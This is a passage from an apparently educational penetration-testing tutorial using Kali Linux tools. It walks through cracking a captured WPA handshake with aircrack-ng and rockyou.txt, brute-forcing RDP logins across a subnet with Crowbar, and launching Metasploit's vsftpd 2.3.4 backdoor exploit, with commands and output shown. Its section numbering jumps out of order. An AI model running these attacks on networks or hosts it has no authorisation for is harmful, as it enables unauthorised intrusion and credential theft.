4528… 2082.276937  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    155 Key (Message 2 of 4)
4528… 2082.276946  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    155 Key (Message 2 of 4)
4528… 2082.279558  Tp-LinkT_79:7c:b4    Chongqin_26:4d:3b    EAPOL    133 Key (Message 1 of 4)
4528… 2082.281536  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    155 Key (Message 2 of 4)
4528… 2082.283810  Tp-LinkT_79:7c:b4    Chongqin_26:4d:3b    EAPOL    133 Key (Message 1 of 4)
4528… 2082.283821  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    155 Key (Message 2 of 4)
4528… 2082.317199  Tp-LinkT_79:7c:b4    Chongqin_26:4d:3b    EAPOL    189 Key (Message 3 of 4)
4528… 2082.317222  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    133 Key (Message 4 of 4)
4528… 2082.344588  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    133 Key (Message 4 of 4)
4528… 2082.344622  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    133 Key (Message 4 of 4)

    .... 0... .... .... = Request: Not set
    ...0 .... .... .... = Encrypted Key Data: Not set
    ..0. .... .... .... = SMK Message: Not set
  Key Length: 0
  Replay Counter: 1
  WPA Key Nonce: 94d96c47364bb65b0d73769fa8b9d8485add10954388685cab076616e43e6e11
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: bffe6c168cbf383f62732077d7d62abb
  WPA Key Data Length: 22
▸ WPA Key Data: 30140100000fac040100000fac040100000fac020000

0010  c0 c9 e3 79 7c b4 00 00  07 00 aa aa 03 00 00 00   ···y|·· ········
0020  88 8e 01 03 00 75 02 01  0a 00 00 00 00 00 00 00   ·····u·· ········
0030  00 00 01 94 d9 6c 47 36  4b b6 5b 0d 73 76 9f a8   ·····lG6 K·[·sv··
0040  b9 d8 48 5a dd 10 95 43  88 68 5c ab 07 66 16 e4   ··HZ···C ·h\··f··
0050  3e 6e 11 00 00 00 00 00  00 00 00 00 00 00 00 00   >n······ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 bf fe 6c 16 8c  bf 38 3f 62 73 20 77 d7   ·····l·· ·8?bs w·
0080  d6 2a bb 00 16 30 14 01  00 00 0f ac 04 01 00 00   ·*···0·· ········
0090  0f ac 04 01 00 00 0f ac  02 00 00                  ········ ···

Key IV (eapol.keydes.key_iv), 16 bytes                         Packets: 741995 · Displayed: 418 (0.1%)
```


15. Now you can close the Wireshark after confirming WPA Key Data is there..

16. For further process, you need to turn off monitor mode.



```
┌──(guardian㉿kali)-[~]
└─$ sudo airmon-ng stop wlan0
[sudo] password for guardian:

PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode disabled)
```


17. Use rockyou.txt wordlist to brute force WPA Key Data in .cap file




```
┌──(guardian㉿kali)-[~]
└─$ aircrack-ng wifiTestHack-01.cap -w /usr/share/wordlists/rockyou.txt
```

10. Crowbar

For brute forcing on various ports like RDP, telnet and many more…
Path in my Kali workstation→ ~/mytools/crowbar



```
┌──(lucifer㉿kali)-[~/mytools/crowbar]
└─$ python3 crowbar.py -h
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {openvpn,rdp,sshkey,vnckey}, --brute {openvpn,rdp,sshkey,vnckey}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE   Log file (only write attempts)
```



```
┌──(lucifer㉿kali)-[~/mytools/crowbar]
└─$ python3 crowbar.py --server 10.25.1.11/26 -b rdp -u admin -C /usr/share/wordlists/fasttrack.txt
2022-04-19 09:26:21 START
2022-04-19 09:26:21 Crowbar v0.4.3-dev
2022-04-19 09:26:21 Trying 10.25.1.0:3389
2022-04-19 09:28:34 Trying 10.25.1.1:3389
2022-04-19 09:30:50 Trying 10.25.1.2:3389
2022-04-19 09:33:06 Trying 10.25.1.3:3389
2022-04-19 09:35:22 Trying 10.25.1.4:3389
2022-04-19 09:37:38 Trying 10.25.1.5:3389
2022-04-19 09:39:54 Trying 10.25.1.6:3389
```

Websites for OSINT hunting

https://haveibeenpwned.com/ → Check if email address is leaked into any data breach or not.


https://whatsmyname.app/ → Search for username on every site.

11. Metasploit

msfconsole is one of the any interfaces of Metasploit tool, there are many like GUI based, Web based, and others.

kali$ msfconsole → to enter in Metasploit console to perform penetration testing

msf6 > search *vsftpd* → Search *ftp* exploits available in Metasploit framework




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

After listing all exploits available for service, you searched try 'use' command to use that exploit

msf6 > *use exploit/unix/ftp/vsftpd_234_backdoor*

msf6 > show options → In Metasploit we need to set target host and settings, this command shows which options need to set before launching attack.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Here options called RHOSTS need to set by target system IP address on which exploit is supposed to injected.

RPORT is by default set to 21 as we are launching attack on ftp port whose port address is 21 everywhere.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS *target_IP_Address*



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


We have set RHOST to 192.168.0.1

In similar way we can set other options too (if there are any).

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

- ➔ Use exploit command to start attack on target system.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Here attack not performed successfully as 192.168.0.1 port 21 was closed.

Note: to speed up Metasploit use following command before starting msfconsole, which will store results of msfconsole while it's running, hence faster scanning by Metasploit.

kali$ sudo service postgresql start